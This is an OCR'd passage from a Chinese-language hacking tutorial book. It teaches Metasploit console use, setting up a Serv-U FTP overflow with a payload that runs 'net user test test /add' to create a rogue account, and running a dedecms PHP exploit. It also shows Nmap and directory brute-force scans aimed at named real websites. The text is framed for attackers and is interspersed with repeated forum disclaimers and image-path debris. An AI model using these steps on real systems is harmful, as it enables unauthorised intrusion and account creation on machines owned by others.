[*] Trying Debugging Target [ 0xcafebabe/2 ]
[*] Trying Debugging Target [ 0xcafebabe/3 ]
[*] Trying Debugging Target [ 0xcafebabe/4 ]
[*] Trying Debugging Target [ 0xcafebabe/5 ]
[*] Trying Debugging Target [ 0xcafebabe/6 ]
[*] Trying Debugging Target [ 0xcafebabe/7 ]

[*] Exploit completed, but no session was created.

msf exploit(apache_chunked) >
```

图19

从图18中我们可以明显的看到，程序正在自动判断目标机器的相关程序版本号。很显然，要程序自己去判断攻击版本是比较耗时的，但也是攻击者无法准确判断时的最好选择。经过一段时间的等待，返回了判断结果，如图19。

很显然，从得到的反馈信息来看，溢出攻击结束了，但没有成功。一次溢出攻击就这样完成了，很简单吧？而其它主要选项“exploits”、“auxiliaries”、“payloads”的操作过程都差不多，我这里就不演示了。

下面主要来了解一下“console”，意为“控制台”。点击一下便进入了一个类似我们平常操作cmd窗口的界面，如图20。

来到这里会感觉到无从下手，我们输入“?”后便可以得到在这个界面下可以用到的命令，如图21 。

看到了这么多的命令是不是有点晕？比起cmd下的参数，这个数目一点都不大，而经常用到的参数仅仅是“set”、“show”、“info”、“use”这四个。

还是拿刚才的那个例子示范一下，如果要查看有哪些exploits和哪些shellcode可以选择，我们分别输入命令：**show exploits**和**show payloads**即可，如图22、图23。

Metasploit Console (20)

```
       =[ msf v3.2-release
+ -- --=[ 320 exploits - 217 payloads
+ -- --=[ 20 encoders - 6 nops
       =[ 99 aux

msf >
```

图20

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
>> ?

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the console library version number

msf >
```

图21

```
>> show exploits

Exploits
========

   Name                                  Description
   ----                                  -----------
   bsdi/softcart/mercantec_softcart      Mercantec SoftCart CGI Overflow
   freebsd/tacacs/xtacacsd_report        XTACACSD <= 4.1.2 report() Buffer Overflow
   hpux/lpd/cleanup_exec                 HP-UX LPD Command Execution
   irix/lpd/tagprinter_exec              Irix LPD tagprinter Command Execution
   linux/games/ut2004_secure             Unreal Tournament 2004 "secure" Overflow (Linux)
   linux/http/gpsd_format_string         Berlios GPSD Format String Vulnerability
   linux/http/linksys_apply_cgi          Linksys apply.cgi buffer overflow
   linux/http/peercast_url               PeerCast <= 0.1216 URL Handling Buffer Overflow (li
   linux/ids/snortbopre                  Snort Back Orifice Pre-Preprocessor Remote Exploit
   linux/imap/imap_uw_lsub               UoW IMAP server LSUB Buffer Overflow
   linux/madwifi/madwifi_giwscan_cb      Madwifi SIOCGIWSCAN Buffer Overflow
   linux/misc/gld_postfix                GLD (Greylisting Daemon) Postfix Buffer Overflow
   linux/misc/ib_inet_connect            Borland InterBase INET_connect() Buffer Overflow
   linux/misc/ib_jrd8_create_database    Borland InterBase jrd8_create_database() Buffer Ove
   linux/misc/ib_open_marker_file        Borland InterBase open_marker_file() Buffer Overflo
   linux/misc/ib_pwd_db_aliased          Borland InterBase PWD_db_aliased() Buffer Overflow
   linux/mysql/mysql_yassl               MySQL yaSSL SSL Hello Message Buffer Overflow
   linux/pptp/poptop_negative_read       Poptop Negative Read Overflow
   linux/proxy/squid_ntlm_authenticate   Squid NTLM Authenticate Overflow
```

图22

```
   windows/wins/ms04_045_wins                    Microsoft WINS Service Memory Overwrite

>> show payloads

Payloads
========

   Name                                  Description
   ----                                  -----------
   aix/ppc/shell_bind_tcp                AIX Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port               AIX Command Shell, Find Port Inline
   aix/ppc/shell_reverse_tcp             AIX Command Shell, Reverse TCP Inline
   aix/ppc64/shell_bind_tcp              AIX Command Shell, Bind TCP Inline
   aix/ppc64/shell_find_port             AIX Command Shell, Find Port Inline
   aix/ppc64/shell_reverse_tcp           AIX Command Shell, Reverse TCP Inline
   bsd/sparc/shell_bind_tcp              BSD Command Shell, Bind TCP Inline
   bsd/sparc/shell_reverse_tcp           BSD Command Shell, Reverse TCP Inline
   bsd/x86/exec                          BSD Execute Command
   bsd/x86/exec/bind_tcp                 BSD Execute Command, Bind TCP Stager
   bsd/x86/exec/find_tag                 BSD Execute Command, Find Tag Stager
   bsd/x86/exec/reverse_tcp              BSD Execute Command, Reverse TCP Stager
   bsd/x86/shell/bind_tcp                BSD Command Shell, Bind TCP Stager
   bsd/x86/shell/find_tag                BSD Command Shell, Find Tag Stager
   bsd/x86/shell/reverse_tcp             BSD Command Shell, Reverse TCP Stager
   bsd/x86/shell_bind_tcp                BSD Command Shell, Bind TCP Inline
   bsd/x86/shell_find_port               BSD Command Shell, Find Port Inline
   bsd/x86/shell_find_tag                BSD Command Shell, Find Tag Inline
   bsd/x86/shell_reverse_tcp             BSD Command Shell, Reverse TCP Inline
   bsdi/x86/shell/bind_tcp               BSDi Command Shell, Bind TCP Stager
   bsdi/x86/shell/reverse_tcp            BSDi Command Shell, Reverse TCP Stager
   bsdi/x86/shell_bind_tcp               BSDi Command Shell, Bind TCP Inline
   bsdi/x86/shell_find_port              BSDi Command Shell, Find Port Inline
```

图23

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

注意了哦，在这个界面下操作的命令是区分大小写的，也就是说show和sHow代表了两个不同的单词，如果输入成sHow，那么程序会返回错误信息的。接着我们选择exploit，这里可以输入：**use 程序名**，如：**use windows/ftp/servu_mdtm**，如图24，便切换到这个exploit程序了。

```
>> use windows/ftp/servu_mdtm

msf exploit(servu_mdtm) >
```

图24

```
>> info windows/ftp/servu_mdtm

       Name: Serv-U FTPD MDTM Overflow
    Version: 5773
   Platform:
 Privileged: No
    License: Metasploit Framework License (BSD)

Provided by:
  spoonm <spoonm@no$email.com>

Available targets:
  Id  Name
  --  ----
  0   Serv-U Uber-Leet Universal ServUDaemon.exe
  1   Serv-U 4.0.0.4/4.1.0.0/4.1.0.3 ServUDaemon.exe
  2   Serv-U 5.0.0.0 ServUDaemon.exe

Basic options:
  Name      Current Setting      Required  Description
  ----      ---------------      --------  -----------
  FTPPASS   mozilla@example.com  no        The password for the specified username
  FTPUSER   anonymous            no        The username to authenticate as
  RHOST                          yes       The target address
  RPORT     21                   yes       The target port

Payload information:
  Space: 1000
  Avoid: 14 characters

Description:
  This is an exploit for the Serv-U's MDTM command timezone overflow.
  It has been heavily tested against versions
  4.0.0.4/4.1.0.0/4.1.0.3/5.0.0.0 with success against nt4/2k/xp/2k3.
  I have also had success against version 3, but only tested 1
```

图25

每月及時觀看最新月刊書籍
bbs.hh010.com
http://www.176ku.com

那么如何使用这个exploit呢？接下来就要用到命令info了，如：**info windows/ftp/servu_mdtm**，我们就会看到这个溢出程序的使用方法和相关信息，如图25。

到了这一步，可没有上面操作界面那么显眼的提示了，不过还是可以看到required选项。如何把这些设置出来呢？这里就得用set命令了。如我们要设置目标机器的IP，命令便为：**set rhost IP**，如：**set rhost 127.0.0.1**。端口号也是这样设置的哦，不过默认为21。

在开始溢出前，我们还是要选择shellcode的，仍然以前面的windows/exec为例，不过攻击的命令是这样输入的：**set CMD /c net user test test /add**，如图26。

一切就绪就可以准备溢出攻击了，这时输入**exploit**便开始了，如图27。

```
>> set rhost 127.0.0.1
rhost => 127.0.0.1

>> set rport 21
rport => 21
>> set payload windows/exec

payload => windows/exec
>> set CMD /c net user test test /add

CMD => /c net user test test /add

msf exploit(servu_mdtm) >
```

图26

```
>> exploit

[*] Connecting to FTP server 127.0.0.1:21...
[-] Exploit failed: The connection was refused by the remote host (127.0.0.1:21).
[*] Exploit completed, but no session was created.

msf exploit(servu_mdtm) >
```

图27

怎么样，晕了吗？呵呵，如果你英文不太好，思维又不太清楚的话，那么还是来看一下GUI界面的操作平台吧。点击**“开始”->“所有程序”->“metasploits 3”->“metasploit 3 GUI”**，这个程序的启动也是要等待一下，启动好后界面如图28。

从图中可以看到这个GUI界面真的比较方便操作，而且分类很明确，如展开“exploits”就可以看到哪些是基于哪种类型的exploit了，如图29。

这里我就不继续演示了，操作真的很简单，大家可以自己摸索下。

说了这么多，足以见识这个工具的强大之处了，我们再也不需要在自己的硬盘里翻溢出程序了，而且

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图28

也不需要去google找好几年前的exploit了，因为这里面的东西已经很全了。如果大家觉得下载这个东西很麻烦，完全可以到 **http://metasploit.com:55555** 去进行在线溢出，设置的步骤也是和本地差不多的。




图29

3.3 exploit杂谈

为什么要写这一小节呢？我们首先还是来看一下exploit的汉语意思吧。Exploit的汉语意思有好几个，但对于玩安全的朋友来说，它的意思就只有“利用”这一项了。而现在的exploit不仅仅指基于C/C++等高级语言编写的可利用程序，大凡可以利用的文件或者程序代码都可以被叫做exploit了。我们到http://www.milw0rm.com/的“web apps”就可以看到好多“exploit“的字眼，如图30。



图30

随便打开一看，发现这个exploit是用php脚本语言写的，如图31。

这里为什么知道是用php语言写的呢？因为每一种语言都有特定标记的，请看图31，开头有“<?php”

笔记003档案
每月及時觀看電子月刊書籍
bbs.hh010.com
免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com




图31




图32




图33

的字样，这就是一种标识符。那么这些exploit的使用环境是什么样的呢？这就是本小节要谈到的内容。

在不同的环境下，不同的exploit的使用就不同。就拿上面的例子来说，如果要使用这个exploit，那么我们就要有一个php环境，这个环境怎么得到呢？我们可以下载php语言包装上就行了。至于使用的方法，我相信每一个exploit都会给出一些示例的。

这里只示范一下在php环境中如何使用exploit，我利用dedecms的一个exploit作为范本，在命令行下切换到exploit所在的目录，如图32。

接下来输入命令：**php dede.php**就可以看到使用方法了。这里的dede.php是指溢出攻击代码，如图33。

这样基于web环境下的exploit其实威力也蛮大的，这种程序大大减化了一些繁杂的操作，从而给攻击者节省了不少的时间。用其它语言编写的exploit也是同样的道理，如python、perl等语言编写的代码，需要的只是变通而已。

好了，这一章就讲到这里了，如果你要认真分析exploit是如何写的，还是有一定难度的，而且需要会一些编程语言或者脚本类的知识。能发现漏洞是一回事，但写出来可就是另外一回事了。

不过话说回来，作为大多数的攻击者，他们一般不必去了解这其中的奥秘，只不过拿来用即可。回过头来看你会发现，这一节里面大多涉及到了好多英文，英文基础比较差的朋友看起来或者使用工具时感觉可能比较费力。

这里让大家了解一下这方面的知识是对后面的内容作铺垫，这一章也是比较重要的，一旦涉及到大型内网渗透的时候，exploit就会大显神威了。好了，大家仔细体会吧，下章会更精彩。

读后所得

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

笔记 004 档案



免责申i 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

笔记004档案：流行的Web入侵方式

看完前面的三章，是不是觉得依然没有什么头绪？依然觉得离那个世界很远呢？回过头好好想想，前面讲的东西差不多都没有涉及到特别深的知识，这里我要强调一下，并不是要把知识讲的有多深就有多高明。一些技巧、一些不经意的知识点，就是智慧的体现。不过，本书的重点来了，笔记004档案是本书最为重要的章节，自然，篇幅也是本书中最多的一个章节。

在本章中，我就要为大家讲到一些现行流行的Web入侵方式。说句实话，虽然弱口令和溢出攻击还是存在，但是真正利用它们去攻击一台机器，成功率不太乐观。因此，在Web盛行的今天，利用Web方式入侵的方法层出不穷，而日益繁多的攻击方法和巧妙的渗透经验都是现在一些脚本小子，甚至大多数菜鸟所追寻的目标。工欲善其事，必先利其器！那我们在学习这些知识之前，有必要来了解一些基本的东西，如脚本工具的使用、远控的使用等。

4.1 初窥脚本工具

谈到Web入侵方式，就不得不涉及到三个方面：注入、数据库、目录，而这三方面就包含了许多的工具。注入盛行的今天，工具比比皆是，而针对数据库的工具，大家已经从第二章里了解到了一些。针对目录的扫描器也有很多，一般用来扫描管理后台的目录或者敏感文件，从而提供给攻击者很有价值的信息。

虽然说可以按这三个方面来分析，但也有专门的扫描或注入工具，当然也有综合这三个方面的工具，我们还是从最简单的谈起吧。

4.1.1 扫描工具

谈到扫描端口的工具，这里就不得不提到nmap了。早期的nmap工具是基于linux、freebsd、unix的网络扫描嗅探工具包，其基本功能有三个：**一是探测一组主机是否在线；二是扫描主机端口，嗅探所提供的网络服务；三是可以推断主机所用的操作系统。**

因为一直是基于*nix下的扫描工具，所以命令比较繁杂，不过现在已经有Windows版了，如果你不习惯命令行则可以选择使用GUI界面的版本，如图1。

如果只是做简单的端口扫描，我们保持默认就可以了，不需要做什么改动。这里有一点要提醒大家，**扫描域名和域名对应的IP可以有不一样的结果**！因为有时候一个域名可能对应着多个IP，下面我会拿www.baidu.com来做个示例。另外，有时候第一次扫描可能会扫描不到任何信息，但第二次又可以，这种情况发生得很奇怪，大家不要惊奇哦，毕竟网络很复杂，而工具是人设计的，难免。

运行GUI界面的zenmap，直接在“target”处填入：“www.baidu.com”，接下来单击“scan”就开始进行扫描了，大家看一下扫描的结果，信息如下：




图1

```
Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-31 21:29 中国标准时间
Initiating Ping Scan at 21:29
Scanning 220.181.6.19 [5 ports]
Completed Ping Scan at 21:29, 0.34s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:29
Completed Parallel DNS resolution of 1 host. at 21:29, 0.03s elapsed
Initiating SYN Stealth Scan at 21:29
Scanning 220.181.6.19 [1000 ports]
```


免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
Discovered open port 80/tcp on 220.181.6.19
Completed SYN Stealth Scan at 21:30, 26.38s elapsed (1000 total ports)
Initiating Service scan at 21:30
Scanning 1 service on 220.181.6.19
Completed Service scan at 21:30, 11.89s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 220.181.6.19
Warning: Hostname www.baidu.com resolves to 2 IPs. Using 220.181.6.19.
Retrying OS detection (try #2) against 220.181.6.19
Initiating Traceroute at 21:30
220.181.6.19: guessing hop distance at 9
Completed Traceroute at 21:30, 0.25s elapsed
Initiating Parallel DNS resolution of 11 hosts. at 21:30
Completed Parallel DNS resolution of 11 hosts. at 21:30, 2.69s elapsed
SCRIPT ENGINE: Initiating script scanning.
Initiating SCRIPT ENGINE at 21:30
Completed SCRIPT ENGINE at 21:30, 3.23s elapsed
Host 220.181.6.19 appears to be up ... good.
Interesting ports on 220.181.6.19:
Not shown: 999 filtered ports
PORT    STATE SERVICE VERSION
80/tcp open  http    Apache httpd 1.3.27
|  robots.txt: has 2 disallowed entries
|_ /baidu /shifen/dqzd.html
|_ HTML title: \xB0\xD9\xB6\xC8\xD2\xBB\xCF\xC2\ xA3\xAC\xC4\xE3\xBE\xCD\xD6\xAA\xB5\xC0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
No OS matches for host
TCP Sequence Prediction: Difficulty=226 (Good luck!)
IP ID Sequence Generation: Busy server or unknown class
TRACEROUTE (using port 80/tcp)
HOP RTT    ADDRESS
1    47.00 220.181.6.19
Read data files from: f:\Nmap
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 60.02 seconds
Raw packets sent: 2100 (96.008KB) | Rcvd: 149 (23.139KB)
```

最具及時觀看電子月刊書籍
就上搜客安全網 www.176hk.com

我把其中有明显字体颜色区别的信息截出来给大家看看，如图2。




图2

大家看到了没有，扫描到了80端口，而且还探测到了Web服务是apache和对应的版本号。在标记的端口下面还看到扫描到了robots.txt这个文档（至于这个文档的作用将在后面讲到）。

说到端口扫描，又不得不提到superscan这款工具，从以前的3.0版本到现行的4.0版本，都一直有其特别之处。不过，我还是比较钟情于3.0版本，比较高效准确。该工具既可以对单个IP进行扫描，也可以大范围的批量扫描，而且还能对域名进行反查IP后再进行扫描，基本具有其它端口扫描工具的所有优秀功能，如图3。

运行工具后，在lookup对应的那一栏中填入域名，然后单击“lookup”就可以进行IP反查了。在进行端口扫描的时候，我们只选择“all list ports from”这一栏，范围在1-65535，是可以自定义的，而且端口号也是可以自定义。

在4.0版本中，很多新手都不太会用，包括我在使用时也迷糊，因为在默认情况下，几乎扫描不出任何端口。例如我扫描www.nohack.cn，结果如图4。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图 3



图 4

我们可以看到，一个端口都没有扫描到。看来默认设置是不行的，需要改动一下，先在“host and service discovery”里，把“udp port scan”前面的勾去掉，然后再把“scan type”改成“connect”就可以了，如图5。

我们再来扫描一次，看下结果，如图6。




图 5




图 6

如果要查看详细的结果，可以点击底部的“view html results”按钮。在4.0版中，还提供了一些其它功能，如域名注册信息等，我们选择“tools”标签项，点击“Crsnic whois ip”前的按钮，显示结果如图7。

这只是基本的扫描操作，至于其它功能大家可以自己去尝试，这里就不再赘述了。端口扫描就粗略的说到这里，接下来我们看一下目录扫描有哪些软件。

目录扫描都是针对Web服务的，一般有两种方式，**一种使用的是相当于搜索引擎的爬行原理，另一种的原理就是基于字典大小的暴破。**

这里先讲一下字典的暴破吧。**所谓的暴破就是一个一个的猜，猜对了即可。也就是如果你的字典容量够大，其中的关键字组合够多，那么猜对的几率就会越大，但所消耗的时间会越长。**

说到这里，我们就得看一下字典的高效性了。一般来说，一个职业黑客会在入侵的过程中把他遇到的目录信息都放到自己的字典当中，这样下次再做相关的爆破时效率就会大大提高，这是大家需要养成的好习惯。

扫描目录很多朋友都喜欢wwwscan，CMD下输入程序名**wwwscan**就可以看到程序相关参数和使用方法了，如图8。

这个扫描工具最大的优点在于支持ssl扫描，可以自定义扫描端口和指定目录，这给攻击者带来了很大

每月及時觀看黑客月刊書籍
就上溜客安全網 www.76ku.com
bbs.hh010.com
免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com




图 7




图 8



图 9

的灵活性。如果只想做简单的扫描，可以直接输入命令：**wwwscan hostname/ip**，如：wwwscan www.nohack.cn，默认的是对80端口进行探测，如图9。

看到结果了没有？除了目录，还探测到了Web服务的服务器版本和系统版本号，强大吧！如果想对bbs下的目录继续探测，我们可以使用命令：**wwwscan www.nohack.cn -r "/bbs/" -p 80**，如图10。

如果想探测bbs/admin下的文件和目录，只需要将命令中的路径目录修改成/bbs/admin/就可以了。经过不断地深入，一些敏感文件和目录就出现在你面前了。当然，前面已经提到过，成功率取决于字典的大小，其中关键字的收集就要在平时多关注了。

除了字典暴破外，我们接下来看看网络蜘蛛爬行原理。网络蜘蛛即Web spider，是一个很形象的名字。如果把互联网比喻成一个蜘蛛网，那么spider就是在网上爬来爬去的蜘蛛。注意了，**网络蜘蛛是通过网页的链接地址来寻找网页的，一般从网络某个页面（通常是首页）开始，读取网页的内容，找到网页中的其它链接地址。然后通过这些链接寻找下一个网页，这样一直循环下去，直到把这个网站所有的网页都抓取完为止。**

说到这里大家就应该明白了，**网络蜘蛛其实就是一个爬行程序，一个抓取网页的程序。**黑色技术出品的spider 1.0就是这样一个典型的例子，它能够快速爬行出网站的页面，运行程序后显示信息如图11。

我们只需要输入命令：**spider -x -i**




图 10

免责E 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



图11




图12

www.baidu.com，程序就开始对www.baidu.com这个网站进行爬行了，如图12。

对网站爬行需要耗费很长时间，大家要有耐心哦，呵呵。除了这种命令行下的工具外，现在比较流行的综合工具jsky和Web Vulnerability Scanner 5也带这样的功能，我们到后面再介绍吧。

4.1.2 注入工具

谈到Web就离不开sql injection！在脚本攻击盛行的今天，注入工具也开始多样化和高效化了，首先介绍最常用的啊D注入工具，运行后界面如图13。

